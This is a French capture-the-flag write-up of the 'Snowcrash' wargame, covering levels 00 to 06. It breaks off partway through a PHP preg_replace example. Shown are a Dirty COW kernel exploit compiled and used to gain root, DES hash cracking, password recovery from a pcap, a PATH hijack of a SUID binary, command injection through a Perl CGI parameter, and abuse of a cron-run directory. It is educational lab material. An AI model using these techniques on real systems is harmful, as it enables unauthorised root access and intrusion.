

42 PROJECT

Snowcrash

1. Level 00

On fait tourner un **linpeas.sh** pour commencer, car on ne trouve rien dans le dossier **home** de cet utilisateur. On note que la version de Linux utilisée a une architecture 32 bits, et est finalement assez ancienne :

```
LEGEND:
RED/YELLOW: 99% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

===== ( Basic information ) =====
OS: Linux version 3.2.0-89-generic-pae (buildd@lgw01-49) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu
) ) #127-Ubuntu SMP Tue Jul 28 09:52:21 UTC 2015
```

Il s'agit d'une version vulnérable à **dirtycow** :

<https://github.com/FireFart/dirtycow/blob/master/dirty.c>

Voir toutes les versions des PoCs :

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

Quoi qu'il en soit, l'hôte est vulnérable à cet exploit. On télécharge le code source (premier lien), puis on le compile en 32 Bits (après avoir installé `gcc-multilib` donc) :

```
gcc -m32 -static -pthread dirty.c -o dirty -lcrypt
```

REMARQUE : on le compile en statique, car en l'ayant compilé en dynamique j'ai eu des problèmes de compatibilité avec les bibliothèques utilisées sur la cible (en particulier `lcrypt`). Ici, tout est dans le binaire.

On transfère le fichier sur la cible avec un simple **scp** :

```
scp -P 4242 dirty level00@192.168.1.16:/tmp/hehe
```

NOTE : on le nomme "hehe" car lorsqu'on le nomme "dirty", on a une **Permission Denied**. Un filtre a probablement été implémenté basé sur le nom du fichier, ce qui est du coup très simple à contourner.

On `chmod +x` le fichier **hehe**, et on le lance, en indiquant en mot de passe "pasta". On peut ensuite se connecter en tant que l'utilisateur **firefart**, avec ce mot de passe :

```
level00@SnowCrash:/tmp$ ./hehe
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi5FG1Iz16SvM:0:0:pwned:/root:/bin/bash

mmap: b7ffe000
^C
level00@SnowCrash:/tmp$ su firefart
Password:
firefart@SnowCrash:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
```

(Le seul truc étrange étant que l'exploit n'affiche pas son message final indiquant la réussite, et je suis obligé de CTRL+C pour en sortir).

Bref, on a **root**, et donc **l'intégralité des flags**, y compris celui du level 00.

Je suppose qu'on était pas censé résoudre le projet de cette façon, ce qui serait bien trop simple. En continuant à chercher, on s'aperçoit qu'il existe peu de fichiers sur la machine appartenant à l'utilisateur **flag00**, mais que l'un d'entre eux est **/usr/sbin/john** (`find / -user flag00`).

Dans ce fichier on trouve un ensemble de caractères. On essaie de les utiliser tel quel pour accéder à **flag00** ou **level01**, mais cela ne fonctionne pas, il doit s'agir d'un cypher. On a quelques outils, y compris en ligne, qui permettent d'identifier un cypher (<https://www.dcode.fr/identification-chiffrement> ; <https://www.boxentriq.com/code-breaking/cipher-identifier>). On comprend qu'il s'agit probablement d'un Caesar Cipher.

On peut très simplement brute-force ce genre de ciphers en ligne (<https://www.dcode.fr/chiffre-cesar>). On a également rédigé un petit script python qui s'en occupe dans les **ressources**.

[OK] **Ressources**

[OK] **Flag**

2. Level 01

On remarque, en tant que l'utilisateur level01, cette ligne dans le fichier `/etc/passwd` :

```
flag00:x:3000:3000:./home/flag/flag00:/bin/bash
flag01:42hDRfypTqqnw:3001:3001:./home/flag/flag01:/bin/bash
flag02:x:3002:3002:./home/flag/flag02:/bin/bash
flag03:x:3003:3003:./home/flag/flag03:/bin/bash
```

On dirait bien qu'un hash de mot de passe ait été inséré directement dans le fichier `/etc/passwd`. Ce qui fonctionne, car aux débuts des systèmes UNIX, les hash étaient en effet présents dans ce fichier, et que cette possibilité a été conservée pour des raisons de *backward compatibility*. Dans l'intégralité des systèmes à peu près modernes, les hash de mots de passe sont conservés dans le fichier `/etc/shadow`, qui n'est par défaut accessible que par root.

Quoi qu'il en soit, un **hash-identifiant** nous confirme qu'il s'agit ici d'un mot de passe DES Unix crypt style. On le met dans un fichier **hash** puis on le crack avec John et rockyou.txt :

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
→ level01 john --show hash
?:abcdefg

1 password hash cracked, 0 left
```

Si l'on ne souhaite pas passer par **john** ou **hashcat**, un petit script python de crack DES est présent dans les ressources.

Ce mot de passe nous permet bien de nous connecter en temps que **flag01**. On récupère ce flag, et on peut passer à **level02**.

[OK] Ressources

[OK] Flag

3. Level 02

Dans le home directory du level02, on trouve un seul fichier, `level02.pcap`. On a déjà eu affaire à ce genre de fichiers (voir **Cap**, `HackTheBox_Shocker10.odt`). Ce genre de fichier contient les données des packets transitant par un réseau, qu'on a capturé par exemple avec Wireshark ou un logiciel de ce type.

Et justement, ce genre de fichier peut s'analyser avec **Wireshark**. En l'ouvrant, on trouve des packets représentant une connexion TCP entre `59.233.235.223` et `59.233.235.218` (avec SYN puis SYN ACK dans les premiers paquets, et FIN puis FIN ACK dans les derniers).

On s'aperçoit que le paquet 43 contient 13 bytes de données, la string "Password: ". Le mot de passe se trouve donc potentiellement dans les paquets suivants. On ignore les paquets ACK venant de la destination (`59.233.235.223`), qui ne font que confirmer la réception des paquets contenant le mot de passe.

Les autres paquets ne contiennent étrangement qu'un seul byte à chaque fois :

```
▶ Frame 45: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
▶ Ethernet II, Src: Giga-Byt_0f:00:ad (00:24:1d:0f:00:ad), Dst: PcsCompu_cc:8a:1e (08:00:27:cc:8a:1e)
▶ Internet Protocol Version 4, Src: 59.233.235.218, Dst: 59.233.235.223
▶ Transmission Control Protocol, Src Port: 39247, Dst Port: 12121, Seq: 186, Ack: 228, Len: 1
▶ Data (1 byte)
```

0000	08 00 27 cc 8a 1e 00 24	1d 0f 00 ad 08 00 45 10	..'....\$E.
0010	00 35 a0 fb 40 00 40 06	4a 2b 3b e9 eb da 3b e9	·5·@·@· J+;·;·;
0020	eb df 99 4f 2f 59 9d 18	15 7b ba a8 fb 25 80 18	···O/Y··· {···%···
0030	00 73 92 a7 00 00 01 01	08 0a 01 1b bc c2 02 c2	·s····· ······
0040	3c 62 66		<bff

Ici, ce paquet contient la lettre 'f'.

Il est possible que le mot de passe soit transmis byte par byte ; en ignorant toujours les paquets ACK de réception de la cible, on récupère les lettres suivantes, une par une :

ft_wandrNDReLL0L

Suivi d'un message envoyé par la cible, "Login incorrect". On essaie directement ce mot de passe, qui ne fonctionne pas. Avec un peu de *trial and error*, on finit par trouver un mot de passe fonctionnel pour se connecter en tant que **flag02** : ft_waNDReL0L (NDR faisant référence justement à l'analyse des paquets réseau, *Network Detection and Response*).

D'ailleurs, si les lettres du mot de passe étaient transmises une par une, c'est probablement de par l'envoi de paquets PSH,ACK :

82	32.807426	59.233.235.223	59.233.235.218	TCP	66 12121 → 39247	[ACK] Seq=228 Ack=205 Win=14496 Len=0 TSval:
83	32.837328	59.233.235.218	59.233.235.223	TCP	67 39247 → 12121	[PSH, ACK] Seq=205 Ack=228 Win=14720 Len=1
84	32.837382	59.233.235.223	59.233.235.218	TCP	66 12121 → 39247	[ACK] Seq=228 Ack=206 Win=14496 Len=0 TSval:
85	33.697667	59.233.235.218	59.233.235.223	TCP	67 39247 → 12121	[PSH, ACK] Seq=206 Ack=228 Win=14720 Len=1

<https://serverfault.com/questions/614590/what-is-psh-ack-doing-during-my-connection-to-a-global-catalog-server>

"The Push flag tells the receiver's network stack to 'push' the data straight to the receiving socket, and not to wait for any more packets before doing so. [...] A latency-sensitive application does not want to wait around for TCP's efficiency delays so the application will usually disable them, causing data to be sent as quick as possible with a Push flag set. On Linux, this is done with the `setsockopt()` flags `TCP_QUICKACK` and `TCP_NODELAY`."

Cela rend l'examen des paquets légèrement plus pénible. Quoi qu'il en soit, on récupère notre flag et on passe au **level03**.

[OK] Ressources

[OK] Flag

4. Level 03

En se connectant, on aperçoit dans le dossier **home** de l'utilisateur un seul fichier, qui est un exécutable ELF32, SUID et SGID :

```
level03@SnowCrash:~$ ls -la
total 24
dr-x----- 1 level03 level03 120 Mar  5  2016 .
d--x--x--x 1 root    users   340 Aug 30  2015 ..
-r-x----- 1 level03 level03 220 Apr  3  2012 .bash_logout
-r-x----- 1 level03 level03 3518 Aug 30  2015 .bashrc
-r-x----- 1 level03 level03  675 Apr  3  2012 .profile
-rwsr-sr-x 1 flag03  level03 8627 Mar  5  2016 level03
level03@SnowCrash:~$ file level03
level03: setuid setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked
GNU/Linux 2.6.24, BuildID[sha1]=0x3bee584f790153856e826e38544b9e80ac184b7b, not stripped
level03@SnowCrash:~$
```

Avant d'aller plus loin, un petit point sur SUID / SGID pour être plus clair ([tiré d'ici](#)).

Part 1: Understand UID and GID

I'll log into a shell with my credentials and run:

```
$ grep $LOGNAME /etc/passwd
rotem:x:1000:1000:rotem,,,:/home/rotem:/bin/bash
```

You can see my logname (rotem), the **UID** and **GID** which are both 1000, and other details like the shell I'm logged into.

Part 2: Understand RUID and RGID

Every process has an owner and belongs to a group. In our shell, every process that we'll now run will inherit the privileges of my user account and will run with the same UID and GID. Let's run a simple command to check it:

```
$ sleep 10 & ps aux | grep 'sleep'
```

And check for the process UID and GID:

```
$ stat -c "%u %g" /proc/$pid/
1000 1000
```

Those are the **real user ID** (RUID) and real **group ID** (RGID) of the **process**. For now, accept the fact that the EUID and EGID attributes are 'redundant' and just equals to RUID and RGID behind the scenes.

Part 3: Understand EUID and EGID

Let's take the `ping` command as an example. Search for the binary location with the `which` command then run `ls -la`:

```
-rwsr-xr-x 1 root root 64424 Mar 10 2017 ping
```

You can see that the owner and the group of the file are `root`. This is because the `ping` command needs to open up a socket and the Linux kernel demands `root` privilege for that. But how can I use `ping` if I don't have `root` privilege? Notice the '`s`' letter instead of '`x`' in the owner part of the file permission. This is a special permission bit for specific binary executable files (like `ping` and `sudo`) which is known as **setuid**. This is where EUID and EGID come into play.

What will happen is when a **setuid** binary like `ping` executes, **the process changes its Effective User ID (EUID) from the default RUID to the owner of this special binary executable file which in this case is - root.**

This is all done by the simple fact that this file has the `setuid` bit. The kernel makes the decision whether this process has the privilege by looking on the EUID of the process. Because now the EUID points to `root`, the operation won't be rejected by the kernel.

Part 4: What about SUID and SGID?


The Saved user ID (SUID) is being used when a privileged process is running (as `root` for example) and it needs to do some unprivileged tasks temporarily; changing `euid` from a privileged value (typically 0) to some unprivileged value (anything other than the privileged value) causes the privileged value to be stored in `suid`. Later, a program's `euid` can be set back to the value stored in `suid`, so that elevated privileges can be restored.

Ici, le programme a pour propriétaire **flag03**, et pour groupe **level03**. Cela veut dire que, lorsqu'exécuté, le binaire aura pour effective UID / GID, flag03 et level03. C'est intéressant pour nous car si on arrive à faire exécuter des commandes **system**, celles-ci seront exécutées en tant que l'utilisateur **flag03**.

Pour l'instant, on ne dispose que de l'exécutable. Lorsqu'on le fait tourner, un simple message "Exploit me" apparaît :

```
level03@SnowCrash:~$ ./level03
Exploit me
```

On transfère le binaire sur notre machine Kali, et on le désassemble avec **ghidra**. A part les fonctions standards de la libc, on ne voit qu'une fonction **main**, qui ressemble à ça :



```
Decompile: main - (level03)
1
2 int main(int argc, char **argv, char **envp)
3
4 {
5     __gid_t __rgid;
6     __uid_t __ruid;
7     int iVar1;
8     gid_t gid;
9     uid_t uid;
10
11     __rgid = getegid();
12     __ruid = geteuid();
13     setresgid(__rgid, __rgid, __rgid);
14     setresuid(__ruid, __ruid, __ruid);
15     iVar1 = system("/usr/bin/env echo Exploit me");
16     return iVar1;
17 }
```

(Les fonctions `setresuid()` et `setresgid()` permettent de définir, avec une seule fonction, les real IDs, effective IDs, et saved IDs. Je me demande un peu quelle utilité il y a de fixer ici ces trois ID à l'ID effectif du processus, qui est flag03 pour EUID et level03 pour EGID. Peut-être que c'est pour que la commande `system` utilise bien le EUID flag03, mais normalement lors d'un fork les real IDs et les effective IDs ne sont pas modifiés).

Quoi qu'il en soit, le plus important est de remarquer ici que ce programme exécute une commande **system** :

```
/usr/bin/env echo Exploit me
```

On peut envisager ici un **path hijack**. Celui-ci sera impossible pour la commande `/usr/bin/env`, dont le full path est indiqué.

Qu'en est-il cependant de la commande **echo** ? Lorsqu'on tape `which echo`, on a le résultat `/bin/echo` :

```
level03@SnowCrash:~$ which echo
/bin/echo
level03@SnowCrash:~$
```

Ce qui peut sembler étonnant, car **echo** est connu pour être un *shell builtin*. On trouve la réponse ici :

<https://askubuntu.com/questions/960822/why-is-there-a-bin-echo-and-why-would-i-want-to-use-it>

"If you open up a bash prompt and type in an echo command, that uses a shell builtin rather than running /bin/echo. The reasons it is still important for /bin/echo to exist are:

- You're not always using a shell. Under a variety of circumstances, you run an executable directly and not through a shell.*
- At least in theory, some shells don't have an echo builtin. This is not actually required.*

Besides find with -exec or -exec dir, the /bin/echo executable will be called by other programs that themselves run programs but not through a shell."

Comme on vient de le souligner, un programme exécutant des commandes mais pas à partir d'une shell n'utilisent pas **echo** comme un builtin, mais bien comme un binaire. Ainsi, pour cela, ils vont, pour trouver le bon binaire, utiliser la variable d'environnement **\$PATH**. Notre plan d'action est donc le suivant :

- > Modifier notre variable \$PATH actuelle pour y placer en premier un dossier qu'on contrôle, comme /tmp
- > Placer dans ce dossier un script bash (avec les droits d'exécution) appelé justement **echo**.
- > Lorsque le programme level03 en SUID cherchera à faire exécuter à **env** son **echo**, il s'agira de notre /tmp/echo qui sera exécuté au lieu de /bin/echo.

Le plan d'action, en action :

```
level03@SnowCrash:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level03@SnowCrash:~$ cat /tmp/echo
#!/bin/bash

getflag > /tmp/pasta
level03@SnowCrash:~$ ./level03
level03@SnowCrash:~$ cat /tmp/pasta
Check flag.Here is your token : qi0maab88jeaj46qoumi7maus
level03@SnowCrash:~$
```

On récupère le mot de passe du compte **flag03**, on récupère le flag, puis on passe au **level04**.

[OK] Ressources

[OK] Flag

5. Level 04

Dans le dossier home de l'utilisateur, on trouve un fichier `level04.pl`, qui est SUID. On affiche en même temps son contenu, et on voit qu'il s'agit d'un script CGI écrit en PERL.

```
level04@SnowCrash:~$ ls -la
total 16
dr-xr-x---+ 1 level04 level04 120 Mar  5 2016 .
d--x--x--x  1 root     users   340 Aug 30 2015 ..
-r-x-----  1 level04 level04 220 Apr  3 2012 .bash_logout
-r-x-----  1 level04 level04 3518 Aug 30 2015 .bashrc
-r-x-----  1 level04 level04 675 Apr  3 2012 .profile
-rwsr-sr-x  1 flag04  level04 152 Mar  5 2016 level04.pl
level04@SnowCrash:~$ cat level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print `echo $y 2>&1`;
}
x(param("x"));
```

Globalement, un CGI est un programme qui prend en entrée des requêtes HTML, et renvoie des réponses HTML. Plusieurs langages sont disponibles pour effectuer de telles actions, et même si PERL n'est plus vraiment à la mode, il s'agit d'un langage qui peut toujours être utilisé. Le package CGI.pm est utilisé ici, qui facilite justement l'utilisation de PERL pour des comportements de CGI.

Pour plus d'informations sur PERL en tant que CGI, et comment l'activer sur un serveur apache2, voir :

<https://www.perl.com/article/perl-and-cgi/>

D'ailleurs on voit bien, dans la configuration du serveur apache2 qui tourne sur la box, que le port 4747 prend le script PERL en directory index, et exécute tous les fichiers .pl. Bref, le port 4747 sert le script PERL, et SuexecUserGroup nous informe qu'il est exécuté en tant que **flag04**.

```
level04@SnowCrash:/etc/apache2/sites-available$ cat level05.conf
<VirtualHost *:4747>
    DocumentRoot    /var/www/level04/
    SuexecUserGroup  flag04 level04
    <Directory /var/www/level04>
        Options +ExecCGI
        DirectoryIndex level04.pl
        AllowOverride None
        Order allow,deny
        Allow from all
        AddHandler cgi-script .pl
    </Directory>
</VirtualHost>
```

Si l'on réussit donc à injecter une commande pour la faire exécuter au script CGI qui tourne sur le port 4747, on pourra exécuter une commande en tant que **flag04**.

Pour expliquer un peu le contenu du script PERL CGI, voir :

<https://www.hobbesworld.com/perl/cgi.php>

De manière générale, un script CGI en PERL doit print le **content-type** pour éviter une erreur 500, mais on est ensuite relativement libre.

Que fait notre script en l'occurrence dans sa fonction **x** ? Rappelons le script :

```
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print `echo $y 2>&1`;
}
x(param("x"));
```


Le `qw{param}` permet au script CGI d'avoir accès aux paramètres d'URL. Considérons l'URL suivante :

`http://192.168.1.16:4747/?x=hello`


`param("x")` vaut ici `hello`.

Notre script PERL prend donc le paramètre d'URL nommé **x**, puis le passe à sa fonction (du même nom). Il se contente de stocker l'argument de fonction dans une variable `$y` (`$_[0]` est l'argument par défaut perl), puis d'afficher le résultat de la commande `echo $y 2>&1`.

Car en effet, les backticks permettent, en PERL, d'exécuter des commandes system (ici **echo**). Typiquement, le fonctionnement normal du script est :



On affiche simplement le paramètre d'URL transmis. Cependant, on se situe dans une exécution de commande. Que se passerait-il si notre payload était `"-n hey"` ? Le flag **-n** est correctement interprété par la commande **echo** (et on affiche pas la newline) :



Il s'agit à ce stade d'une manipulation assez inoffensive. Que se passerait-il cependant si je lui passais le payload `$(ls)` ? Le script PERL demanderait alors au système d'exécuter la commande suivante :

`echo $(ls) 2>&1`


Ce qui affiche bien sûr le résultat de notre commande **ls**. Une alternative serait d'utiliser les

backticks :

```
echo `ls` 2>&1
```

(Théoriquement on pourrait même insérer des ';' ou '&&' afin d'exécuter une commande distincte, mais je n'arrive pas à le faire fonctionner).

Quoi qu'il en soit, on a tout ce qu'il faut pour récupérer notre flag désormais :



NOTE : On peut également, comme relevé dans le tutoriel PERL CGI ci-dessus, faire tourner des scripts PERL CGI depuis la ligne de commande. Typiquement, on peut faire fonctionner le script de manière normale comme ceci :

```
level04@SnowCrash:~$ ./level04.pl x=hello
Content-type: text/html

hello
```

Par contre, en essayant de faire fonctionner notre exploit depuis la ligne de commande, cela ne semble pas fonctionner, le script s'exécute en tant que notre utilisateur actuel seulement :

```
level04@SnowCrash:~$ ./level04.pl x='$(id) '
Content-type: text/html

uid=2004(level04) gid=2004(level04) groups=2004(level04),100(users)
level04@SnowCrash:~$
```

Pourquoi le script n'est-il exécuté qu'en tant que level04 alors qu'il est SUID flag04 (voir première capture d'écran pour ce flag) ? La réponse se trouve ici :

<https://stackoverflow.com/questions/21597300/can-i-setuid-for-perl-script>

"Many unix systems (probably most modern ones) ignore the suid bit on interpreter scripts, as it opens up too many security holes. The script's interpreter would be the thing that would actually need to be setuid, but doing that is a really bad idea".

Ainsi, le fait que le script soit SUID n'était pas important ici : l'important était que le serveur exécute le CGI en tant que flag04 avec SuexecUserGroup (voir la configuration du serveur).

Quoi qu'il en soit, on récupère le flag04 et on se connecte en tant que **level05**.

[OK] Ressources

[OK] Flag

6. Level 05

Rien dans le dossier **home** de cet utilisateur. On cherche rapidement depuis la racine tous les fichiers appartenant à level05 ; puis à flag05 :

```
find . -user level05
find . -user flag05
```

On ne trouve rien pour level05 ; on trouve un binaire pour flag05 :
`/usr/sbin/openarenaserver`

Un `ls -la` nous informe qu'on ne peut cependant ni lire ce fichier, ni l'exécuter ou quoi que ce soit.

```
level05@SnowCrash:/var/mail$ ls -la /usr/sbin/openarenaserver
-rwxr-x---+ 1 flag05 flag05 94 Mar  5 2016 /usr/sbin/openarenaserver
```

En l'état, il nous faut plus d'informations car on ne peut pas faire grand chose. En cherchant tous les fichiers ayant **level05** dans leur nom, on trouve :
`/var/mail/level05`

Ce fichier a le contenu suivant :

```
level05@SnowCrash:/var/mail$ cat level05
*/2 * * * * su -c "sh /usr/sbin/openarenaserver" - flag05
```

Cela correspond à une entrée d'un cronjob, qui fait tourner le binaire `/usr/sbin/openarenaserver` en tant que l'utilisateur flag05 toutes les 30 secondes (pour le format crontab, [voir ici](#)).

On ne peut malheureusement toujours pas exécuter de fichiers binaires en l'état (pour éviter qu'on parte sur dirtycow directement dès le level00), donc on ne peut pas exécuter **pspy64** pour vérifier l'exécution régulière de ce binaire, et de constater éventuellement les appels système qu'il effectue [FAUX, on aurait pu exécuter pspy ici, mais en 32 bits].

Encore une fois, on ne peut pas faire grand chose à ce stade, il nous faut plus d'informations. On a remarqué le petit '+' à côté des permissions du binaire **openarenaserver** ; cela signifie que des ACL supplémentaires ont été définis pour l'accès à ce fichier (permet une gestion plus fine du contrôle d'accès, par utilisateur par exemple ; [voir ici](#)).

Pour afficher ces permissions supplémentaires, on utilise la commande `getfacl` :

```
level05@SnowCrash:/opt/openarenaserver$ getfacl /usr/sbin/openarenaserver
getfacl: Removing leading '/' from absolute path names
# file: usr/sbin/openarenaserver
# owner: flag05
# group: flag05
user::rwx
user:level05:r--
group::r-x
mask::r-x
other:---
```

On voit qu'une permission spéciale a été attribuée à notre utilisateur actuel, **level05**, qui peut lire le

fichier. C'est une bonne nouvelle dans le sens où on va donc pouvoir transférer le binaire sur notre machine Kali pour l'analyser ; ce qu'on fait avec **nc**.

Finalement, on se rend compte qu'il n'y a pas grand chose à analyser. Openarenaserver n'était pas un fichier binaire de type ELF, mais un POSIX shell script, avec le contenu suivant :

```
→ level05 file openarenaserver
openarenaserver: POSIX shell script, ASCII text executable
→ level05 cat openarenaserver
#!/bin/sh

for i in /opt/openarenaserver/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done
```

Il s'agit vraiment d'un script extrêmement simple. On peut ignorer l'appel à `ulimit`, qui permet simplement de restreindre l'utilisation des ressources du système. Cette commande exécute tout bonnement l'intégralité des fichiers dans le dossier `/opt/openarenaserver`, avant de les supprimer.

Or, on dispose bien des droits en **write** dans le dossier `/opt/openarenaserver`. De là, l'exploit est ridiculement simple :

```
level05@SnowCrash:/opt/openarenaserver$ ls
level05@SnowCrash:/opt/openarenaserver$ echo "getflag > /tmp/alpasta" > hehe.sh && chmod 777 hehe.sh
level05@SnowCrash:/opt/openarenaserver$ ls -la
total 4
drwxrwxr-x+ 2 root    root    60 Nov  9 22:31 .
drwxr-xr-x  1 root    root    60 Nov  9 21:46 ..
-rwxrwxrwx+ 1 level05 level05 23 Nov  9 22:31 hehe.sh
level05@SnowCrash:/opt/openarenaserver$ ls -la
total 0
drwxrwxr-x+ 2 root    root    40 Nov  9 22:32 .
drwxr-xr-x  1 root    root    60 Nov  9 21:46 ..
level05@SnowCrash:/opt/openarenaserver$ cat /tmp/alpasta
Check flag. Here is your token : viuaaale9huek52boumoomioc
level05@SnowCrash:/opt/openarenaserver$
```

On crée notre script `"hehe.sh"` qui exécute la commande `getflag` et place le résultat dans `tmp` ; on attend 30 secondes que le cronjob passe, ce dernier exécute notre fichier, et on récupère le flag.

On s'en sert pour se log au **level06**.

[OK] Ressources

[OK] Flag

7. Level 06

On tombe sur deux fichiers dans le dossier **home** de cet utilisateur : un binaire ELF `level06`, ainsi qu'un script PHP `level06.php` :

```
level06@SnowCrash:~$ ls -la
total 24
dr-xr-x---+ 1 level06 level06 140 Mar  5 2016 .
d--x--x--x  1 root     users   340 Aug 30 2015 ..
-r-x-----  1 level06 level06 220 Apr  3 2012 .bash_logout
-r-x-----  1 level06 level06 3518 Aug 30 2015 .bashrc
-r-x-----  1 level06 level06 675 Apr  3 2012 .profile
-rwsr-x---+ 1 flag06  level06 7503 Aug 30 2015 level06
-rwxr-x---  1 flag06  level06 356 Mar  5 2016 level06.php
```

Le binaire est SUID en tant que l'utilisateur **flag06**. Il s'agit d'un simple wrapper écrit en C, qui a pour but de lancer le script **level06.php** avec les droits de l'utilisateur flag06 (comme on l'a remarqué ci-dessus, les scripts PERL, PHP... ne peuvent la plupart du temps pas être SUID eux-mêmes, il faudrait que l'interpréteur le soit, d'où l'écriture de wrappers pour simuler un SUID).

On le confirme en décompilant le binaire **level06**, qui a pour mission d'effectuer un appel system à `execve` avec `"/usr/bin/php /home/user/level06/level06.php"`, et son effective UID (qui est celui de **flag06**).

```
__rgid = getegid();
__ruid = geteuid();
setresgid(__rgid, __rgid, __rgid);
setresuid(__ruid, __ruid, __ruid);
local_34 = "/usr/bin/php";
local_30 = "/home/user/level06/level06.php";
local_24 = 0;
execve("/usr/bin/php", &local_34, __envp);
return 0;
```

La faille se trouvera donc dans le fichier PHP, et non le binaire qui n'est qu'un wrapper. On examine ce fichier PHP :

```
#!/usr/bin/php
<?php
function y($m) {
    $m = preg_replace("/\\.\/", " x ", $m);
    $m = preg_replace("/@/", " y", $m);
    return $m;
}

function x($y, $z) {
    $a = file_get_contents($y);
    $a = preg_replace("/(\[x (.*?)\])/e", "y(\"\\2\")", $a);
    $a = preg_replace("/\[\/", "(", $a); $a = preg_replace("/\]/", ")", $a);
    return $a;
}
$r = x($argv[1], $argv[2]);
print $r;
?>
```

On a donc un script qui prend deux arguments en ligne de commande. On appelle ensuite la fonction `x`, qui commence par récupérer le contenu du fichier pointé par le premier argument de ligne de commande par un `file_get_contents`. On a ensuite pas mal de `preg_replace` qui sont

appelés sur le résultat, qui est enfin affiché.

On a donc premièrement une LFI en tant que **flag06**. Peu utile, mais elle est là. Ma première intuition était d'utiliser `$argv[1]`, qui est utilisé dans `file_get_contents($y)` : en effet, si la variable PHP est remplacée par notre input, peut-être qu'entrer `'id'` en argument de la ligne de commande aurait fait exécuter nos commandes au script PHP.

Cela ne fonctionne cependant pas, `file_get_contents` interprète notre argument `'id'` de manière littérale, sans exécuter la commande. Après avoir testé en local avec un simple `file_get_contents` prenant `argv[1]` sans aucune autre modification, le comportement est le même et la variable est interprétée de manière littérale.

Il faut donc trouver un autre moyen d'exploiter ce script. On s'aperçoit assez vite que ce dernier utilise **preg_replace avec l'option /e**, qui constitue une faille de sécurité très importante (on l'a déjà croisé dans Fortress Jet, HackTheBox_Shocker3.odt) :

<https://stackoverflow.com/questions/16986331/can-someone-explain-the-e-regex-modifier>

Petit tutoriel sur **preg_replace** :

https://www.phptutorial.net/php-tutorial/php-preg_replace/

```
string preg_replace($pattern, $replacement, $subject)
```

La fonction `preg_replace` cherche un **pattern** dans la string **subject**. S'il trouve ce pattern, ce dernier est remplacé dans la string source par **replacement**.

Un petit exemple tout simple :

```
#!/usr/bin/php

<?php

$a = "Bonjour Quentin\n";
$a = preg_replace("/Quentin/", "Tristan", $a);
print $a;

?>
```

La variable **\$pattern** est une expression régulière PHP, qui se situe donc entre slash `/REGEXP/`. Ici, on cherche simplement la chaîne "Quentin" dans `$a` ; si on la trouve, on la remplace par "Tristan".

Le résultat de ce script est donc simplement :

```
> Bonjour Tristan
```

Comme on vient de le voir, la variable **\$pattern** est une expression régulière PHP, on peut donc faire des choses bien plus complexes en termes de patterns. Un autre exemple qui reste relativement simple :

```
#!/usr/bin/php

<?php

$b = "This is a string for preg_replace |heyy|\n";
